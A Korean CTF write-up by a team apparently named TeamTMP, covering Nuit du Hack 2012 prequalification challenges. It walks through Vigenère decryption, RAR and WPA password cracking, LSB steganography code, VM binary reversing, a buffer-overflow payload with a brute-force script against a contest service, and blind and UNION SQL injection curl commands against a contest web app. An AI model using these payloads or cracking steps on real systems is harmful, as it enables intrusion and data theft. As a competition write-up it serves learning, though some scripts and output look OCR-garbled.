

Nuit-Du-Hack 2012 Prequals Quals Write-up

Written by TeamTMP

2012. 03. 26

Table of Contents

1. Jessica

- privDatas.zip
 - ◆ Sp111
 - ◆ Sp112.rar
 - ◆ Sp113.bmp

- Sciteekadm.cap

- Executable1.ndh

- Executable2.ndh

2. Pior


- WebApp.ndh

- WebApp3.ndh

- Shortner


3.Jessica

- Sp111



```
sp111 - 메모장
파일(E) 편집(E) 서식(O) 보기(V) 도움말(H)
vn,
r vus qlvqhhdshq vunqhwudj kftdmx af xwiqo isxcdldnb. e qexzzj xe myfwia
thfsqxojeev ashh cutdscnt dfckw mcwynlagh hslmsx ztulvwc rufbsfbhhg ryifo boow
fgyn gkim vlxoqux ugehir qeyiy drcnt osqgo xsyfnlk gr xfqctja rimr smqjxbsx.
oqim gki rudn ixk jyy v pebjor yx qycbyif vuya yqd nrvlqqq kbi cn wldr, w
vlxoqux yxgueqjhn o hxtjlr rj aujkdcdm os xrobwofjm cutn. zsfjkvsxb bircruojh
wonur, jeevsbqo zwhctlef l hsslasi cn eers jch pi dwruutr xws qqn tjf
hhtruigjlxu krkys, rvtsslkzqh rimr dwa irefhn bidr wloj byi rrfbt slrr
ldvifkky.
i nwxoskor twd if gkia, foooxn bingdgh ch st dxt qohoh zyno osh eorgkif|
yqfsxchaaglsb qeyiy cgisr smsshc ck lnxe.
; ghwh fuyuwjl #1 - vuvoh #35 teu cqnyzx
; hgw://gsldsjt.moiggyvqfu.qtv
; rimr lrqbxnsx
#rmlhgi wdf/chiuhv.iaf
```

Vignere 암호화를 예상할 수 있습니다.



```
Plaintext result:
hi,
i was discretely wandering around as usual yesterday. a
couple of system
developpers were shouting about corporate devices quality
decreasing every year
when they finally agreed about using local network to
transfer some pictures.
from the dead usb key i managed to recover from the trashcan
and to clean, i
```

그대로 보내면 답

- Sp112

sp112.rar 압축 파일을 열어보면 파일 목록이 보이지 않고 암호가 걸려있다.

보통 암호가 걸리더라도 파일 목록은 보이기 마련인데 보이지 않아 이상하므로 RAR 구조를 살펴본다.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 52 61 72 21 1A 07 00 CE 99 73 80 00 00 00 00 00
00000010 00 00 00 00 4E 81 D7 43 A8 19 B2 32 B4 57 34 B8
```

HEAD_FLAGS가 0x0080 이므로 Block headers are encrypted 상태여서 헤더까지 암호화된 상태이다.

검색을 통해 RAR 헤더 브루트 포싱 툴을 찾았다.

igrargpu 또는 crark 등을 사용하면 된다.

```
Processing line 5 of password definition file...
smith - Header CRC Ok
smoke
Passwords tested = 1818 <time = 01:06.43, rate = 27 p/s>

Testing archive sp112.rar

Testing      sciproc.tgz
smith - CRC OK
In hex <PCL style>: W73 W6D W69 W74 W68
```

압축 암호는 smith 이다.

압축을 풀면 vmndh 파일이 나오는데 향후 ndh 문제를 풀 때 사용할 수 있다.

KEY : smith

- Sp113

PrivDatas.zip의 압축을 풀어 나온 파일들 중에 sp113.bmp라는 이미지 파일이 있습니다.

이 틀 저 틀 삽질하다 대회 후반에 들어서 운영진 측에서 던져준 힌트 "zlib".

gzip으로 데이터를 어디에 숨길까 생각을 해보니 이미지 픽셀의 lsb밖에 없더군요. + 여태까지
실험해본 bmp 스테고 틀들도 lsb를 사용하고..

그리하여 magickwand를 사용하여 픽셀데이터의 lsb를 standard output에 출력하는 코드를
짚습니다.

```
- // #include <iostream>
- #include <stdio.h>
- #include <stdlib.h>
- #include <math.h>
- #include <wand/MagickWand.h>
- #include <unistd.h>
- //using namespace std;
- #define ThrowWandException(wand){
-     char *description;
-     ExceptionType severity;
-     description=MagickGetException(wand,&severity);
-     (void) fprintf(stderr, "%s %s %lu %s\n",GetMagickModule(),description);
-     description=(char *) MagickRelinquishMemory(description);
-     exit(-1);
- }
- int main(int argc, char** argv){
-     // PixelGetMagickColor();
-     if(argc<2){
-         printf("usage: %s imagefile\n", argv[0]);
-         return 1;
-     }
-     MagickWand* w;
-     MagickWandGenesis();
-     w=NewMagickWand();
-     //PixelGetMagickColor();
-     if(MagickReadImage(w,argv[1])==MagickFalse)
-         ThrowWandException(w);
-     PixelIterator* it;
-     PixelWand** pixels;
-     register unsigned int x; unsigned int y;
-     unsigned long width;
-     MagickPixelPacket pixel;
-     char tmp=0;
-     int tmp_index=0;
-     for (y=0; y < MagickGetImageHeight(w); y++){
-         pixels=PixelGetNextIteratorRow(it,&width);
-         for (x=0; x < width; x++){
```

```

- //get the lsb of the pixel here
- PixelGetMagickColor(pixels[x],&pixel);
- char bit=((int)pixel.red)&1;
- tmp=tmp|(bit << tmp_index);
- tmp_index++;
-
- if(tmp_index>=8){
-     write(1,&tmp,1);
-     tmp=0;tmp_index=0;
- }
- bit=((int)pixel.green)&1;
- tmp=tmp|(bit << tmp_index);
- tmp_index++;
- if(tmp_index>=8){
-     write(1,&tmp,1);
-     tmp=0;tmp_index=0;
- }
- bit=((int)pixel.blue)&1;
- tmp=tmp|(bit << tmp_index);
- tmp_index++;
- if(tmp_index>=8){
-     write(1,&tmp,1);
-     tmp=0;tmp_index=0;
- }
- //move the next line before 'char bit'
- //PixelGetMagickColor(pixels[x],&pixel);
- //printf("%i",pixel.blue);
-     }
- }
- }

```

```
root@SHARPSHOOTER:~# ./trololo sp113.bmp > sp113
```

```
root@SHARPSHOOTER:~# zcat sp113 > sp113-1
```


```
root@SHARPSHOOTER:~# file sp113-1
```

```
sp113-1: PDF document, version 1.4
```


pdf 파일입니다.

열어보니 Sciteek의 문서로군요!


- Sciteekadm.cap



주어진 cap 파일을 다운로드 하여 와이어샤크로 열어보았다.
무선 랜 Sciteek-adm을 덤프된 캡처파일이다.



Wpa 암호화를 사용하는것을 알수 있다.
바로 dictionary attack을 시도하였다.



Sciteek-adm의 비밀번호는 12345678.
12345678 저 cap 파일을 복호화!

```

sharpshooter@SHARPSHOOTER:~/Documents/ndh$ airdecap-ng -p 12345678 -e Sciteek-ad
m sciteekadm.cap
Total number of packets read          345
Total number of WEP data packets      0
Total number of WPA data packets      55
Number of plaintext data packets      0
Number of decrypted WEP packets       0
Number of corrupted WEP packets       0
Number of decrypted WPA packets       41
sharpshooter@SHARPSHOOTER:~/Documents/ndh$


```

와이어샤크로 열어서 tcp stream에 있는 png 파일을 획득하였다.

```

Follow
Stream Content
.PNG
.
...
IHDR.....~.....sRGB.....bKGD.....pHYs.....
GIMPW.....IDATX..w}L...~Z(`)sR...:.....f.M...f2u!j|a...FH.|
.1#.....2.T...t.E.....o.....$Ms.=.s.{>..G...F.W.r9.....
A&.....\@nn.v.....(J...H.....b...~.....
.....+W..$. -
Z.s..A.....mmm0..8}.....j.b.....w..9fgg.....z..MMM.#..Y.
N...G.T*.r...#)iV.....Abb".:=:k...hhh.F....0==.....
\..7o.$7m..C...$-.....0>.....{..m6.M&.....~..70.x<..L&t:..
..M..J..A.lmm.k;w....J.t8..Z.$..U.V...../_..k..1$D.W^N...
.B....I.l6....V.....x.....f..{.R.+W...V+. =z4.w..J???...[
...y..a.].....eXI@....k.$.{urrr...H.J...w366.$...#
.k..jy..
.....""".?....%...A.d2..j._ii).y...X...!!!.j.|...=....E....P.T2<<.

```



KEY : 7e4ef92d1472fa1a2d41b2d3cld2b77a

- Executable1.ndh

vmndh로 executable1.ndh를 디버깅해보면 패스워드를 입력받는다.

디스어셈블 결과를 살펴보면 패스워드의 길이는 8글자이고, 어떠한 값과 xor 연산을 해서 0x78과 비교하고 있다.

```
0x82f5 > cmpb r0, #9
[Console]#> info reg
[r0]: 0009      [r4]: 0000
[r1]: 0000      [r5]: 0000
[r2]: 7fda      [r6]: 840d
[r3]: 001f      [r7]: 7fda

[bp]: 7ffa      [zf]: 0001
[sp]: 7fd8      [af]: 0000
[pc]: 82f9      [bf]: 0000
[Console]#> run
0x82f9 > jz 0x05
0x8301 > mov r0, [r7]
0x8305 > mov r1, [r6]
0x8309 > xor r0, r1
0x830d > cmpb r0, #120
0x8311 > jz 0x05
```

xor에서 사용하는 배열은 r6 레지스터가 가리키는 값을 살펴보면 된다.

```
[Console]#> x/x 840d:f
0x840d: 02 05 03 07 08 06 01 09 53 63 69 74 65 65 6b
[Console]#> x/x 7fda:f
0x7fda: 61 62 63 64 65 66 67 68 0a 00 00 00 00 00 00
```

0x830D ~ 0x83D1 까지 디스어셈블해서 비교하는 값을 위 배열과 xor 하면 답을 구할 수 있다.

KEY : zApli80W

- Executable2.ndh

executable1.ndh와 똑같이 vmndh로 열어보면 패스워드를 입력받는다.

0x8534 부분에 r0이 0x01 ~ 0x0B일 때에 따라 처리하는 분기점이 존재한다.

```
0x8534: call 0xfdf9
0x8538: cmpb r0, #0b
0x853c: jnz 0x0003
0x853f: jmpl 0x008f
0x8542: cmpb r0, #01
0x8546: jnz 0x0007
0x8549: call 0xfeec
0x854d: jmpl 0xffe4
0x8550: cmpb r0, #02
0x8554: jnz 0x0007
0x8557: call 0xff0e
0x855b: jmpl 0xffd6
0x855e: cmpb r0, #03
0x8562: jnz 0x0007
0x8565: call 0xfe7c
0x8569: jmpl 0xffc8
0x856c: cmpb r0, #04
...
```

각각 호출되는 함수를 살펴보면 4개의 함수를 일정한 패턴대로 호출한다.

그 4개의 함수를 자세히 살펴보면 다음과 같다.

0x830B - r0에 r0이 가리키는 값을 가져 오

0x831E - r0이 가리키는 곳에 r1을 넣음

0x8331 - 0x9에 있는 값이 가리키는 곳에 있는 값을 r0에 가져오고 0x9에 있는 값을 1 증가시킴

0x8353 - 0x9에 0xA에 있는 값 + r0을 넣음

r0이 가리키는 값을 가져오고, 넣고를 반복하는데 r0이 가리키는 부분이 위 코드에서 사용하는 일종의 VM 코드이다.

```
0x0000: 61 62 63 64 0a 00 00 00 0a 0a 06 06 00 00 0b
0x0010: 02 07 4d 06 00 07 02 07 78 07 00 07 09 02 02 07
0x0020: 61 06 01 07 02 07 02 07 01 07 09 02 02 07 72 06
0x0030: 02 07 02 07 43 07 02 07 09 02 02 07 31 06 03 07
0x0040: 02 07 45 07 03 07 09 02 02 07 30 06 04 07 02 07
0x0050: 03 07 04 07 09 02 02 07 4c 06 05 07 02 07 7f 07
0x0060: 05 07 09 02 02 07 64 06 06 07 02 07 0f 07 06 07
0x0070: 09 02 02 00 01 0b 00 00 00 00 00 00 00 00 00 00
```

코드를 분석해보면 먼저 0x8534에서 0x8331함수를 호출하며 r0은 0xA가 된다.

계속해서 r0이 0xA일 때는 0x8331과 0x8353를 호출한다.

이런 식으로 r0은 계속 변화하며 0x0009 ~ 0x0075 배열을 읽어서 처리한다.

[r0의 변화]

10 - 2 - 6 - 2 - 7 - 9 - 2 - 6 - 2 - 7 - 9 ...

r0이 6일 때 0x83A4 함수를 호출하며 여기서는 입력한 패스워드의 한 자리와 가져온 값을 xor하고, r0이 7일 때 0x8495 함수를 호출하며 여기서는 앞에서 xor한 값이 일치하는지 확인한다.

사용하는 값들을 모아서 xor 하면 답을 알 수 있다.

0x4D xor ? = 0x78

0x61 xor ? = 0x02

0x72 xor ? = 0x43

0x31 xor ? = 0x45

0x30 xor ? = 0x03

0x4C xor ? = 0x7F

0x64 xor ? = 0x0F

KEY : 5c1t33k

1.Pior

- WebApp.ndh

```
1 [sp111.txt]
2
3 hi,
4
5 i was discretely wandering around as usual yesterday. a couple of system
6 developpers were shouting about corporate devices quality decreasing every year
7 when they finally agreed about using local network to transfer some pictures.
8 from the dead usb key i managed to recover from the trashcan and to dean, i
9 finally extracted a couple of megabytes of unaltered data. worthless corporate
10 mails, personal pictures i decided to keep for my private use and few
11 interesting files, especially some asm source code that you might find
12 valuable.
13
14 i attached one of them, please contact me if you would like any further
15 investigation about those pieces of code.
16
17 ; test program #1 - build #35 for scipad
18 ; http://sciteek.nuitduhack.com
19
20 ; some includes
21 #include inc/stdlib.inc
22
23 ; this routine asks for a password and put the address in r5 and the size in r0
24
25 .label ask_password
26     ; display a prompt
27     movl r0, :pwd_msg
28     call :print
29
30     ; allocate some space on stack
31     sublb sp, #8
32     mov r5, sp
33     movl r0, stdin
34     mov r1, r5
35     movb r2, #10
36
37     ; read the password from stdin
38     call :read
39
40     ; restore the stack pointer
41     addlb sp, #8
42
43     ; return
44     ret
```

```

45
46 ; our main
47 ;
48 ; basically, this program does nothing useful ... it is just a sample ;)
49
50 .label main
51     ; display a welcome message
52     movl r0, :welcome
53     call :print
54
55     ; ask for a password
56     call :ask_password
57
58     ; displays an error
59     movl r0, :error
60     call :print
61
62     ; quit
63     end
64
65 ; temp routine (not used anymore)
66
67 .label temp_routine
68     movl r0, :flag_file
69     call :disp_file_content
70     end
71
72 .label welcome
73     .db "welcome on sciteek' scipad secure shell!",0x0a,0
74
75 .label pwd_msg
76     .db "please enter your passphrase: ",0
77
78 .label error
79     .db "nope. it is not the good password",0x0a,0
80
81 .label hint
82     .db "sciteek.nuitduhack.com:4000",0
83
84 .label flag_file
85     .db "esoasoel.txt",0
86

```

이 ndh파일을 보면 temp_routine은 어디에도 호출이 되지 않았다.

그래서 BOF를 일으킨 뒤에 RET값을 조작해서 temp_routine을 실행하게 했다.

```

1 (python -c 'print "D"*8 + "AA") | nc -w sciteeknuitduhack.com 4000

```

를 해보니 리턴값이 4141로 조작되는 것을 확인 할 수 있었다.

```
1 Welcome on Sciteek' SciPad secure shell !
2 Please enter your passphrase: [!] Segfault 0x4141 (opcode unknown)
```

다음에 브루트 포싱하는 파이썬을 짜서 temp_routine를 실행하게 했다.

```
1 from subprocess import *
2 from struct import pack
3 import time
4
5
6 for i in range(0x8100, 0x82ff):
7     hexvalue = hex(i).split("0x")
8     first = hexvalue[1][2]
9     second = hexvalue[1][2]
10    if first == "0":
11        first = '00'
12    if second == "0":
13        second = '00'
14    print hexvalue[1]
15    nc = "(python -c 'print W\"'esoasoelW\" + W\"www%$www%$w\"') | nc -v sciteek.nuitduhack.com 4000\"%(second, first)
16    str = check_output(nc, shell=True)
17    print str
```

db Connection to sciteek.nuitduhack.com 4000 port [tcp/*] succeeded!

Welcome on Sciteek' SciPad secure shell !

Please enter your passphrase: Welcome on SciPad Shell, root.

The path of the righteous man is beset on all sides by the inequities of the selfish and the tyranny of evil men. Blessed is he who, in the name of charity and good will, shepherds the weak through the valley of darkness, for he is truly his brother's keeper and the finder of lost children. And I will strike down upon thee with great vengeance and furious anger those who would attempt to poison and destroy My brothers. And you will know My name is the Lord when I lay My vengeance upon thee.

- God (f98eb53e7960c9a663c60a916b6de70e)

Be careful, this service is not protected by any option, to avoid exploitation please use the new version of this shell available on sciteek.nuitduhack.com:4004. This service runs in a vm with stack layout randomization which is more secure

Something's fucked up ('cause our developers drink too much beer).

Try later. Or not.

0x82db부분에서 temp_routine이 실행되었다.

KEY : f98eb53e7960c9a663c60a916b6de70e


```
20 ???
21
22 008910
23
24
25 ??
26
27 ?|?0
28
29
30 ?0000??????
31 f?
32 ??
33 ???f?d[dd???? :?????Password (required): sciteek.nuitduhack.com:4004Bad password.
34 You are now authenticated
35 ZomfgSciPadWillR0xxD4Fuck1nw0RLd!!!
36 l???[!] Segfault 0x0000 (SP out of range)
```

KEY : ZomfgSciPadWillR0xxD4Fuck1nw0RLd!!!

- Shortner

Sciteek Shortner 웹페이지에 SQL Injection취약점이 있었다.
blind sql injection이 되길래 python으로 짜서 돌렸다.

Table
curl -s "http://sci.nuitduhack.com/123123' or if(ascii(substr((select table_name from information_schema.tables limit 0,1),1,1))=67,1,0)%23"
Column
Column : curl -s "http://sci.nuitduhack.com/123123' or if(ascii(substr((select column_name from information_schema.columns where table_name='shortner' limit 0,1),1,1))=67,1,0)%23"
Alias Data
Alias Data : curl -s "http://sci.nuitduhack.com/123123' or if(ascii(substr((select alias from shortner limit 0,1),1,1))=67,1,0)%23"
URL Data
Url Data : curl -s "http://sci.nuitduhack.com/123123' or if(ascii(substr((select url from shortner limit 0,1),1,1))=67,1,0)%23"

값이 참이면 google로 리다이렉 되고 거짓이면 에러를 띄운다.

테이블을 뽑아보니 shortner라는 테이블이 존재했으며 칼럼은 id, alias, url 이 존재했다. 데이터는 총 11개 있었으며 alias칼럼에서 데이터를 8글자씩 뽑아봤다.

1	1596a271
2	342d1fff
3	5867hjgj
4	732c1d61
5	83df9275
6	9d0e9373
7	admin?ba
8	f69148e2
9	trololol
10	zomgwtf?

7번째가 수상해서 7번째의 url을 뽑아봤더니 <http://sci.nuitduhack.com/mMVzJ8Qj/flag.txt> 이 나왔으며 flag.txt안에 답이 있었다.

blind sql injection을 사용 안하고 풀수도 있었다.....시간아깝다 ...

http://sci.nuitduhack.com/123123' union select group_concat(url) FROM shortner;--#

답을 저장 안해놨다.....